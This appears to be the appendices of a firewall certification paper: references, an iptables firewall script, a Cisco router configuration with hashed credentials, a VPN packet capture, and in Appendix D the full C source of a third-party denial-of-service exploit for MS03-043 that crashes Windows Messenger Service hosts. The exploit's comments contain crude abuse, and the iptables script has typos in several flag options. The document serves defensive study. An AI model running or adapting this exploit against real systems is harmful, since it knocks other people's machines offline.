Andereasson, Oskar, Iptables Tutorial 1.1.19 http://iptables-tutorial.frozentux.net/iptables-tutorial.html#RCFIREWALLTXT

Benton, Jerry C. GIAC Certified Firewall Analyst (GCFW) Practical Assignment, http://www.giac.org/practical/GCFW/Jerry_Benton_GCFW.pdf October 6, 2003.

Beekly, Mike ARP Vulnerabilities, http://www.blackhat.com/presentations/bh-usa-01/MikeBeekey/bh-usa-01-Mike-Beekey.ppt

C-Technoligies.net http://www.c-technologies.net/C-Tech.nsf/RP/e47d6598e530a41385256d4e00672fe1.html

Cisco, Improving Security on Cisco Routers: Document ID: 13608 http://www.cisco.com/warp/public/707/21.html

Cisco, Cisco Release 12.3 http://cco-rtp-1.cisco.com/univercd/cc/td/doc/product/software/ios123/index.htm

Dick, Philip K. Beyond Lies the Wub:The Collected Stories of Philip K. Dick. New Your, New York, Harper Collins, 1990

FreeS/WAN, FreeS/WAN Documentation, http://www.freeswan.org/freeswan_trees/freeswan-2.04/doc/index.html Last changed 12/04/15

Fyodor, Insecure.org, http://www.insecure.org/

Grotenhuis, Eric GIAC Certified Firewall Analyst (GCFW) Practical Assignment:GIAC Enterprises: "Don't Let the Cookie Monster Get You" http://www.giac.org/practical/GCFW/Eric_Grotenhuis_GCFW.pdf, August 19th, 2003

Hayday, Graham, IT security training 'inadequate' http://news.zdnet.co.uk/business/0,39020645,2125615,00.htm, November, 8 2002

IANA, INTERNET PROTOCOL V4 ADDRESS SPACE, http://www.iana.org/assignments/ipv4-address-space, last updated 2004-01-15

Ludwig, Lesa, GIAC Certified Firewall Analyst (GCFW) Practical Assignment, http://www.giac.org/practical/GCFW/Lesa_Ludwig_GCFW.pdf October 20th, 2003

Microsoft, Microsoft Security Bulletin MS03-043: Buffer Overrun in Messenger Service Could Allow Code Execution (828035) http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-043.asp. Updated: December 2, 2003

Microsoft, Configuring the Routing and Remote Access Service in Windows 2000, http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/cableguy/cg0601.asp, June 2001

Minor Threat & Mucho Mass, Toneloc, http://www.securityfocus.com/tools/48

Netfilter, http://www.netfilter.org/

VeNoMouS. DoS Proof of Concept for MS03-043 http://www.packetstormsecurity.nl/0310-exploits/ms03-043.c October 20th 2003

Perri, Mathieu. PC Anywhere. http://cgi.nessus.org/plugins/dump.php3?id=10006. 1999

Port 100-101, http://www.bekkoame.ne.jp/~s_ita/port/port1-99.html

Red Hat, Fedora Project, http://fedora.redhat.com/

The Snort Core Team, The Snort FAQ, http://www.snort.org/docs/FAQ.txt Last updated 4/9/2003

U.S Department of Energy CIAC, J-043g: Creating Login Banners. http://www.ciac.org/ciac/bulletins/j-043.shtml

WindowsSecurity.com, The Netbus Trojan, http://www.windowsecurity.com/pages/article.asp?id=453

Ziegler, Robert, L. Linux Firewalls: Second Edition. Indianapolis, Indiana , New Riders. 2002

Ziff Davis, SCO Expands IP License Into Europe
http://story.news.yahoo.com/news?tmpl=story&ncid=1817&e=2&u=/zd/20040121/tc_zd/116960&sid=96120751. January 22, 2004

Appendix A; rc.firewall Script
(Modified from Frozen Tux)

```
#!/bin/sh
#
#Internet Connection
#
INET_IP="192.168.1.3"
HTTP_IP="192.168.1.80"
DNS_IP="192.168.1.53"
SMTP_IP="192.168.1.25"
INET_SYSLOG_IP="192.168.1.11"
ROUTER_IP="192.168.1.2"
INET_IFACE="eth0"
ISP_DNS="172.168.1.66"
#
#
#Local Area Network
#
LAN_IP="10.1.1.200"
LAN_IFACE="eth1"
SYSLOG_IP="10.1.1.6"
EXC_IP="10.1.1.4"
SQL_IP="10.1.1.5"
INT_DNS_IP="10.1.1.2"
#
#
#
#DMZ Configuration
#
```

```
DMZ_HTTP_IP="10.1.2.3"
DMZ_DNS_IP="10.1.2.2"
DMZ_SMTP_IP="10.1.2.4"
DMZ_IP="10.1.2.200"
DMZ_IFACE="eth2"
#
#
#Local Interface
#
LO_IFACE="lo"
LO_IP="127.0.0.1"
#
#Location of iptables
#
IPTABLES="/sbin/iptables"
#
#
#
#proc setup
#This allows the Linux machine to forward
#
echo "1" > /proc/sys/net/ipv4/ip_forward
#
#
#Establish Alies addresses
ifconfig eth0:0 192.168.1.80
ifconfig eth0:1 192.168.1.25
ifconfig eth0:2 192.168.1.53
ifconfig eth0:3 192.168.1.11
ifconfig eth0 up
#
#
#Clear iptables
#
$IPTABLES -F
$IPTABLES -F -t nat
$IPTABLES -X
#
#Defalt policies
#
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP
#
#
#
#Create special chains
#
#
#
#New chain for bad tcp packets
#
$IPTABLES -N bad_tcp_packets
#
#
#
#
```

```
#
#
$IPTABLES -N allowed
#
#
#
#Rules into the bad_tcp_packets chain
#
#
$IPTABLES –A bad_tcp_packets –p tcp --tcp-flags ALL SYN,FIN –j LOG --
log-prefix  "SYN-FIN Scan "
$IPTABLES –A bad_tcp_packets –p tcp --tcp-flags ALL SYN,FIN –j DROP
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ACK,FIN FIN –j LOG --
log-prefix "FIN Scan "
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ACK,FIN FIN –DROP
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ALL NONE –j LOG --log-
prefix "NULL Scan "
$IPTABLES –A bad_tcp_packets –p tcp --tcp-fags ALL NONE –j DROP
$IPTABLES -A bad_tcp_packets -p tcp ! --syn -m state --state NEW -j LOG
--log-prefix "Failed New not syn "
$IPTABLES -A bad_tcp_packets -p tcp ! --syn -m state --state NEW –j
REJECT
#
#
#
#allowed chain
$IPTABLES -A allowed -p TCP --syn -j ACCEPT
$IPTABLES -A allowed -p TCP -m state --state ESTABLISHED,RELATED -j
ACCEPT
$IPTABLES -A allowed -p TCP -j LOG --log-prefix "Falied allowed chain "
$IPTABLES -A allowed -p TCP -j DROP
#
#
#
#
#BEGIN INPUT CHAIN
#
#
#
#filter out bad tcp packets
#
$IPTABLES -A INPUT -p tcp -j bad_tcp_packets
#
#
#
#
$IPTABLES -A INPUT -p ICMP -i $DMZ_IFACE -j ACCEPT
$IPTABLES -A INPUT -p ICMP -i $LAN_IFACE -j ACCEPT
$IPTABLES -A INPUT -p ICMP -i $INET_IFACE -j LOG --log-prefix "Router
Failed "
#
#filter out internet packets to the firewall
#
#
#
$IPTABLES -A INPUT -p ALL -i $INET_IFACE -d $INET_IP -j DROP
#
```

```
#
#Packets from the DMZ
#
$IPTABLES -A INPUT -p ALL -i $DMZ_IFACE -d $DMZ_IP -j LOG --log-prefix
"Failed Abnormal DMZ "
$IPTABLES -A INPUT -p ALL -i $DMZ_IFACE -d $DMZ_IP -j DROP
#
#
#packets from LAN
#
$IPTABLES -A INPUT -p ALL -i $LAN_IFACE -d $LAN_IP -j LOG --log-prefix
"Failed Abnormal LAN "
$IPTABLES -A INPUT -p ALL -i $LAN_IFACE -d $LAN_IP -j DROP
#
#
#Packet form LO Review
#
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $LO_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $LAN_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $INET_IP -j ACCEPT
#
#
#
#Brodcast from windows systems
#
#
$IPTABLES -A INPUT -p UDP -i $INET_IFACE -d 255.255.255.255 --
destination-port 67:68 -j DROP
#
#
$IPTABLES -A INPUT -s 0.0.0.0 -j DROP
#
#
#
#log other strange packets
$IPTABLES -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --
log-level DEBUG  --log-prefix "Failed INPUT "
#
#
#
#
#Begin Forward Chain
#
#
$IPTABLES -A FORWARD -p tcp -j bad_tcp_packets
#
$IPTABLES -A FORWARD -p TCP -m state --state ESTABLISHED,RELATED -j
ACCEPT
#
#DMZ
#
#
#
#HTTP
#
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 80 -j allowed
```

```
#
#HTTPS
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 443 -j allowed
#
#
#DNS
##
#
#Connection to ISP DNS
#
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -o $INET_IFACE -d $ISP_DNS --
dport 53 -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -o $INET_IFACE -d $ISP_DNS --
dport 53 -j allowed
$IPTABLES -A FORWARD -p UDP -i $INET_IFACE -o $DMZ_IFACE -s $ISP_DNS --
dport 53 -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -o $DMZ_IFACE -s $ISP_DNS --
dport 53 -j allowed
#
#
#Connection to internal DNS
#
#
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_DNS_IP -o $LAN_IFACE
-d $INT_DNS_IP --dport 53 -j allowed
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -s $DMZ_DNS_IP -o $LAN_IFACE
-d $INT_DNS_IP --dport 53 -j ACCEPT
$IPTABLES -A FORWARD -p TCP -i $LAN_IFACE -s $INT_DNS_IP -o $DMZ_IFACE
-d $DMZ_DNS_IP --dport 53 -j allowed
$IPTABLES -A FORWARD -p UDP -i $LAN_IFACE -s $INT_DNS_IP -o $DMZ_IFACE
-d $DMZ_DNS_IP --dport 53 -j ACCEPT
#
#
#SQL Rules
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_HTTP_IP -o $LAN_IFACE
-d $SQL_IP --dport 1433 -j allowed
$IPTABLES -A FORWARD -p TCP -i $LAN_IFACE -s $SQL_IP -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 1433 -j allowed
$IPTABLES -A FORWARD -p TCP -i $DMZ_IFACE -s $DMZ_HTTP_IP -o $LAN_IFACE
-d $SQL_IP --dport 1433 -j allowed
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -s $DMZ_HTTP_IP -o $LAN_IFACE
-d $SQL_IP --dport 1434 -j ACCEPT
$IPTABLES -A FORWARD -p UDP -i $LAN_IFACE -s $SQL_IP -o $DMZ_IFACE -d
$DMZ_HTTP_IP --dport 1434 -j ACCEPT
#
#
#SMTP
#
#
$IPTABLES -A FORWARD -p TCP -i $INET_IFACE -d $DMZ_SMTP_IP --dport 25 -
-syn -m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -s $DMZ_SMTP_IP -d $EXC_IP --dport 25 --syn
-m state --state NEW -j ACCEPT
$IPTABLES -A FORWARD -p TCP -s $EXC_IP -d $DMZ_SMTP_IP --dport 25 -j
allowed
#
```

```
#
#SYSLOG
$IPTABLES -A FORWARD -p UDP -i $DMZ_IFACE -o $LAN_IFACE -d $SYSLOG_IP -
-dport 514 -j ACCEPT
$IPTABLES -A FORWARD -p UDP -i $INET_IFACE -o $LAN_IFACE -s $ROUTER_IP
-d $SYSLOG_IP --dport 514 -j ACCEPT
#
#
#LAN
#
#Logging of failed packets
#
#
$IPTABLES -A FORWARD -m limit --limit 3/minute --limit-burst 3 -j LOG -
-log-level DEBUG --log-prefix "Failed FORWARD chain "
#
#
#
#
#OUTPUT BEGIN
#
#
$IPTABLES -A OUTPUT -p tcp -j bad_tcp_packets
#
#
#
$IPTABLES -A OUTPUT -p ALL -s $LO_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $LAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $INET_IP -j ACCEPT
#
#
#SYSLOG
$IPTABLES -A OUTPUT -p UDP -o $LAN_IP -d $SYSLOG_IP -j ACCEPT
#
#
$IPTABLES -A OUTPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --
log-level DEBUG --log-prefix "Failed OUTPUT Chain "
#
#
#NAT BEGIN
#
#
#
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $HTTP_IP --
dport 80 -j DNAT --to-destination $DMZ_HTTP_IP
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $HTTP_IP --
dport 443 -j DNAT --to-destination $DMZ_HTTP_IP
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $DNS_IP --dport
53 -j DNAT --to-destination $DMZ_DNS_IP
$IPTABLES -t nat -A PREROUTING -p UDP -i $INET_IFACE -d $DNS_IP --dport
53 -j DNAT --to-destination $DMZ_DNS_IP
$IPTABLES -t nat -A PREROUTING -p TCP -i $INET_IFACE -d $SMTP_IP --
dport 25 -j DNAT --to-destination $DMZ_SMTP_IP
$IPTABLES -t nat -A PREROUTING -p UDP -i $INET_IFACE -d $INET_SYSLOG_IP
--dport 514 -j DNAT --to-destination $SYSLOG_IP
$IPTABLES -t nat -A POSTROUTING -o $INET_IFACE -j SNAT --to-source
$INET_IP
```

Appendix B: Router Configuration

```
!
version 12.3
no service pad
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname buba
!
no logging console
enable secret 5 $1$JPkg$5RoiKa5NXHnrJEv7aj73H/
!
ip subnet-zero
no ip source-route
!
no ip bootp server
!
!
!
interface Ethernet0
 description Connection to Firewall
 ip address 192.168.1.2 255.255.255.128
 ip access-group 102 in
 no ip redirects
 no ip proxy-arp
!
interface Serial0
 description Connection to Internet
 ip address 192.168.2.201 255.255.255.0
ip access-group 101 in
no ip redirects
 no ip proxy-arp
 no ip mroute-cache
!
interface Serial1
 description Connection to VPN
 ip address 192.168.1.130 255.255.255.128
 ip access-group 103 in
 no ip redirects
 no ip proxy-arp
!
ip default-gateway 192.168.2.200
no ip http server
no ip classless
ip route 0.0.0.0 0.0.0.0 192.168.2.200
!
!
logging facility syslog
```

```
logging 192.168.1.11
access-list 101 deny   ip 0.0.0.0 0.255.255.255 any
access-list 101 deny   ip 1.0.0.0 0.255.255.255 any
access-list 101 deny   ip 2.0.0.0 0.255.255.255 any
access-list 101 deny   ip 5.0.0.0 0.255.255.255 any
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any
access-list 101 deny   ip 23.0.0.0 0.255.255.255 any
access-list 101 deny   ip 27.0.0.0 0.255.255.255 any
access-list 101 deny   ip 31.0.0.0 0.255.255.255 any
access-list 101 deny   ip 36.0.0.0 0.255.255.255 any
access-list 101 deny   ip 37.0.0.0 0.255.255.255 any
access-list 101 deny   ip 39.0.0.0 0.255.255.255 any
access-list 101 deny   ip 41.0.0.0 0.255.255.255 any
access-list 101 deny   ip 42.0.0.0 0.255.255.255 any
access-list 101 deny   ip 58.0.0.0 0.255.255.255 any
access-list 101 deny   ip 59.0.0.0 0.255.255.255 any
access-list 101 deny   ip 70.0.0.0 0.255.255.255 any
access-list 101 deny   ip 71.0.0.0 0.255.255.255 any
access-list 101 deny   ip 72.0.0.0 0.255.255.255 any
access-list 101 deny   ip 73.0.0.0 0.255.255.255 any
access-list 101 deny   ip 75.0.0.0 0.255.255.255 any
access-list 101 deny   ip 76.0.0.0 0.255.255.255 any
access-list 101 deny   ip 77.0.0.0 0.255.255.255 any
access-list 101 deny   ip 78.0.0.0 0.255.255.255 any
access-list 101 deny   ip 79.0.0.0 0.255.255.255 any
access-list 101 deny   ip 85.0.0.0 0.255.255.255 any
access-list 101 deny   ip 86.0.0.0 0.255.255.255 any
access-list 101 deny   ip 87.0.0.0 0.255.255.255 any
access-list 101 deny   ip 88.0.0.0 0.255.255.255 any
access-list 101 deny   ip 89.0.0.0 0.255.255.255 any
access-list 101 deny   ip 90.0.0.0 0.255.255.255 any
access-list 101 deny   ip 91.0.0.0 0.255.255.255 any
access-list 101 deny   ip 92.0.0.0 0.255.255.255 any
access-list 101 deny   ip 93.0.0.0 0.255.255.255 any
access-list 101 deny   ip 94.0.0.0 0.255.255.255 any
access-list 101 deny   ip 95.0.0.0 0.255.255.255 any
access-list 101 deny   ip 96.0.0.0 31.255.255.255 any
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any
access-list 101 deny   ip 173.0.0.0 0.255.255.255 any
access-list 101 deny   ip 174.0.0.0 0.255.255.255 any
access-list 101 deny   ip 175.0.0.0 0.255.255.255 any
access-list 101 deny   ip 176.0.0.0 0.255.255.255 any
access-list 101 deny   ip 177.0.0.0 0.255.255.255 any
access-list 101 deny   ip 178.0.0.0 0.255.255.255 any
access-list 101 deny   ip 179.0.0.0 0.255.255.255 any
access-list 101 deny   ip 180.0.0.0 0.255.255.255 any
access-list 101 deny   ip 181.0.0.0 0.255.255.255 any
access-list 101 deny   ip 182.0.0.0 0.255.255.255 any
access-list 101 deny   ip 183.0.0.0 0.255.255.255 any
access-list 101 deny   ip 184.0.0.0 0.255.255.255 any
access-list 101 deny   ip 185.0.0.0 0.255.255.255 any
access-list 101 deny   ip 186.0.0.0 0.255.255.255 any
access-list 101 deny   ip 187.0.0.0 0.255.255.255 any
access-list 101 deny   ip 189.0.0.0 0.255.255.255 any
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any
access-list 101 deny   ip 223.0.0.0 0.255.255.255 any
access-list 101 deny   ip 224.0.0.0 31.255.255.255 any
```

```
access-list 101 deny   udp any any eq tftp log
access-list 101 deny   tcp any any range 135 139 log
access-list 101 deny   udp any any range 135 netbios-ss log
access-list 101 deny   tcp any any eq 445 log
access-list 101 deny   tcp any any eq 1433 log
access-list 101 deny   udp any any eq 1434 log
access-list 101 permit tcp any host 192.168.1.80 eq www
access-list 101 permit tcp any host 192.168.1.80 eq 443
access-list 101 permit tcp any host 192.168.1.53 eq domain
access-list 101 permit udp any host 192.168.1.53 eq domain
access-list 101 permit tcp any host 192.168.1.200 eq 1723
access-list 101 permit udp any host 192.168.1.200 eq 1723
access-list 101 permit tcp any host 192.168.1.200 eq 500
access-list 101 permit udp any host 192.168.1.200 eq isakmp
access-list 101 permit tcp any host 192.168.1.25 eq smtp
access-list 101 permit icmp host 192.168.1.3 any
access-list 101 permit tcp any host 192.168.1.3
access-list 102 deny   udp any any eq tftp log
access-list 102 deny   tcp any any range 135 139 log
access-list 102 deny   udp any any range 135 netbios-ss log
access-list 102 deny   tcp any any eq 445 log
access-list 102 deny   tcp any any eq 1433 log
access-list 102 deny   udp any any eq 1434 log
access-list 102 permit ip host 192.168.1.3 any
access-list 102 permit ip host 192.168.1.80 any
access-list 102 permit ip host 192.168.1.53 any
access-list 102 permit ip host 192.168.1.25 any
access-list 102 permit ip host 192.168.1.200 any
access-list 102 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 102 permit icmp any any
access-list 103 deny   udp any any eq tftp log
access-list 103 deny   tcp any any range 135 139 log
access-list 103 deny   udp any any range 135 netbios-ss log
access-list 103 deny   tcp any any eq 445 log
access-list 103 deny   tcp any any eq 1433 log
access-list 103 deny   udp any any eq 1434 log
access-list 103 deny   ip 10.0.0.0 0.255.255.255 any log
no cdp run
!
banner motd _
For Authorized Use Only. Violators Will Be Prosecuted.   _
!
line con 0
 password 7 0457040808314D5D1A0E0A0516
login
line aux 0
 no exec
line vty 0 4
 no login
 no exec
 transport input none
!
!
end
```

Appendix C: Windump of VPN Session

```
17:20:22.182802 IP 192.168.1.5.500 > 192.168.1.200.500: isakmp: phase 1 I
ident:
    (sa: doi=ipsec situation=identity
        (p: #1 protoid=isakmp transform=5
            (t: #1 id=ike (type=enc value=3des)(type=hash value=sha1)(type=group
 desc value=000e)(type=auth value=rsa sig)(type=lifetype
value=sec)(type=lifedur
ation len=4 value=00007080))
            (t: #2 id=ike (type=enc value=3des)(type=hash value=sha1)(type=group
 desc value=modp1024)(type=auth value=rsa sig)(type=lifetype
value=sec)(type=lif
eduration len=4 value=00007080))
            (t: #3 id=ike (type=enc value=3des)(type=hash value=md5)(type=group
desc value=modp1024)(type=auth value=rsa sig)(type=lifetype
value=sec)(type=life
duration len=4 value=00007080))
            (t: #4 id=ike (type=enc value=1des)(type=hash value=sha1)(type=group
 desc value=modp768)(type=auth value=rsa sig)(type=lifetype
value=sec)(type=life
duration len=4 value=00007080))
            (t: #5 id=ike (type=enc value=1des)(type=hash value=md5)(type=group
desc value=modp768)(type=auth value=rsa sig)(type=lifetype
value=sec)(type=lifed
uration len=4 value=00007080))))
    (vid: len=20)
17:20:22.250127 IP 192.168.1.200.500 > 192.168.1.5.500: isakmp: phase 1 R
ident:
    (sa: doi=ipsec situation=identity
        (p: #1 protoid=isakmp transform=1
            (t: #1 id=ike (type=enc value=3des)(type=hash value=sha1)(type=group
 desc value=modp1024)(type=auth value=rsa sig)(type=lifetype
value=sec)(type=lif
eduration len=4 value=00007080))))
    (vid: len=20)
17:20:22.384831 IP 192.168.1.5.500 > 192.168.1.200.500: isakmp: phase 1 I
ident:
    (ke: key len=128)
    (nonce: n len=20)
```

```
17:20:22.407334 IP 192.168.1.200.500 > 192.168.1.5.500: isakmp: phase 1 R
ident:
    (ke: key len=128)
    (nonce: n len=20)
    (cr: len=145 type=x509sign)
17:20:22.462259 IP 192.168.1.5.500 > 192.168.1.200.500: isakmp: phase 1 I
ident[
E]: [encrypted id] (frag 14062:1480@0+)
17:20:22.462291 IP 192.168.1.5 > 192.168.1.200: udp (frag 14062:180@1480)
17:20:22.471175 IP 192.168.1.200.500 > 192.168.1.5.500: isakmp: phase 1 R
ident[
E]: [encrypted id]
17:20:22.475431 IP 192.168.1.5.500 > 192.168.1.200.500: isakmp: phase
2/others I
 oakley-quick[E]: [encrypted hash]
17:20:22.477943 IP 192.168.1.200.500 > 192.168.1.5.500: isakmp: phase
2/others R
 oakley-quick[EC]: [encrypted hash]
17:20:22.478721 IP 192.168.1.5.500 > 192.168.1.200.500: isakmp: phase
2/others I
 oakley-quick[EC]: [encrypted hash]
17:20:22.479838 IP 192.168.1.200.500 > 192.168.1.5.500: isakmp: phase
2/others R
 oakley-quick[EC]: [encrypted hash]
17:20:22.483250 IP 192.168.1.5 > 192.168.1.200:
ESP(spi=0xfeedabd3,seq=0x1)
17:20:22.483622 IP 192.168.1.200 > 192.168.1.5:
ESP(spi=0x442e03b3,seq=0x1)
17:20:22.483794 IP 192.168.1.200 > 192.168.1.5:
ESP(spi=0x442e03b3,seq=0x2)
17:20:22.483943 IP 192.168.1.5 > 192.168.1.200:
ESP(spi=0xfeedabd3,seq=0x2)
17:20:22.484087 IP 192.168.1.5 > 192.168.1.200:
ESP(spi=0xfeedabd3,seq=0x3)
17:20:22.484477 IP 192.168.1.5 > 192.168.1.200:
17:20:22.525687 IP 192.168.1.200 > 192.168.1.5:
ESP(spi=0x442e03b3,seq=0x17)
17:20:22.644761 IP 192.168.1.5 > 192.168.1.200:
ESP(spi=0xfeedabd3,seq=0x18)
17:20:22.647801 IP 192.168.1.200 > 192.168.1.5:
ESP(spi=0x442e03b3,seq=0x18)
```

Appendix D: MS03-043 exploit

```
/*
Mon Oct 20 14:26:55 NZDT 2003
```

```
Re-written By VeNoMouS to be ported to linux, and tidy it up a little.
This was only like a 5 minute port but it works and has been tested.
venom@gen-x.co.nz

shouts go out to str0ke and defy

And a big huge FUCK YOU to nz2600, who used to be people you could
trust
but nah fuck you wankers i dont care if you were my m8s irl none of you
are m8s of mine, two faced cunts..
************************************************************

DoS Proof of Concept for MS03-043 - exploitation shouldn't be too hard.
Launching it one or two times against the target should make the
machine reboot. Tested against a Win2K SP4.

"The vulnerability results because the Messenger Service does not
properly validate the length of a message before passing it to the
allocated
buffer" according to MS bulletin. Digging into it a bit more, we find
that when

a character 0x14 in encountered in the 'body' part of the message, it
is
replaced by a CR+LF. The buffer allocated for this operation is twice
the size
of the string, which is the way to go, but is then copied to a buffer
which
was only allocated 11CAh bytes. Thanks to that, we can bypass the
length checks

and overflow the fixed size buffer.

Credits go to LSD :)

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <time.h>

#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
// added this to compile on *bsd
#include <netinet/in.h>



// Packet format found thanks to a bit a sniffing
static unsigned char packet_header[] =
"\x04\x00\x28\x00"
"\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
```

```
"\x00\x00\x00\x00\xf8\x91\x7b\x5a\x00\xff\xd0\x11\xa9\xb2\x00\xc0"
"\x4f\xb6\xe6\xfc"
"\xff\xff\xff\xff" // @40 : unique id over 16 bytes ?
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\xff\xff\xff\xff"
"\xff\xff\xff\xff" // @74 : fields length
"\x00\x00";

unsigned char field_header[] =
"\xff\xff\xff\xff" // @0 : field length
"\x00\x00\x00\x00"
"\xff\xff\xff\xff"; // @8 : field length


int usage(char *name)
{
        printf("Proof of Concept for Windows Messenger Service
Overflow..\n");
        printf("- Originally By Hanabishi Recca - recca@mail.ru\n\n");
        printf("- Ported to linux by VeNoMouS..\n");
        printf("- venom@gen-x.co.nz\n\n\n");

        printf("example : %s -d yourputtersux -i 10.33.10.4 -s
n0nlameputer\n",name);
        printf("\n-d <dest netbios name>\t-i <dest netbios ip>\n");
        printf("-s <src netbios name>\n");
        return 1;
}


int main(int argc,char *argv[])
{
        int i, packet_size, fields_size, s;
        unsigned char packet[8192];
        struct sockaddr_in addr;
               char from[57],machine[57],c;
        char body[4096] = "*** MESSAGE ***";

               if(argc <= 2)
               {
               usage(argv[0]);
               exit(0);
               }

           while ((c = getopt (argc, argv, "d:i:s:h")) != EOF)
               switch(c)
                       {
                       case 'd':

        strncpy(machine,optarg,sizeof(machine));
                                               printf("Machine is
%s\n",machine);
                                               break;
                       case 'i':
```

```
                                        memset(&addr, 0,sizeof(addr));
                                        addr.sin_family = AF_INET;
                                        addr.sin_addr.s_addr =
inet_addr(optarg);
                                        addr.sin_port = htons(135);
                                                break;
                        case 's':

strncpy(from,optarg,sizeof(from));
                                                break;

                        case 'h':
                                                usage(argv[0]);
                                                exit(0);
                                                break;
                        }

        // A few conditions :
        // 0 <= strlen(from) + strlen(machine) <= 56
        // max fields size 3992

                if(!addr.sin_addr.s_addr) { printf("Ummm MOFO we need a
dest IP...\n"); exit(0); }

        if(!strlen(machine)) { printf("Ummmm we also need the dest
netbios name bro...\n"); exit(0); }

                if(!strlen(from)) strcpy(from,"tolazytotype");

        memset(packet,0, sizeof(packet));
        packet_size = 0;

        memcpy(&packet[packet_size], packet_header,
sizeof(packet_header) - 1);
        packet_size += sizeof(packet_header) - 1;

        i = strlen(from) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header)
- 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], from);
        packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a
multiple of 4

        i = strlen(machine) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header)
- 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], machine);
        packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a
multiple of 4
```

```
        fprintf(stdout, "Max 'body' size (incl. terminal NULL char) =
%d\n", 3992 - packet_size + sizeof(packet_header) -
sizeof(field_header));
        memset(body, 0x14, sizeof(body));
        body[3992 - packet_size + sizeof(packet_header) -
sizeof(field_header) - 1] = '\0';

        i = strlen(body) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header)
- 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], body);
        packet_size += i;

        fields_size = packet_size - (sizeof(packet_header) - 1);
        *(unsigned int *)(&packet[40]) = time(NULL);
        *(unsigned int *)(&packet[74]) = fields_size;

        fprintf(stdout, "Total length of strings = %d\nPacket size =
%d\nFields size = %d\n", strlen(from) + strlen(machine) +
strlen(body),packet_size, fields_size);


        if ((s = socket (AF_INET, SOCK_DGRAM, 0)) == -1 )
                {
                        perror("Error socket() - ");
                        exit(0);
                }

        if (sendto(s, packet, packet_size, 0, (struct sockaddr *)&addr,
sizeof(addr)) == -1)
                {
                        perror("Error sendto() - ");
                        exit(0);
                }


        exit(0);
}
```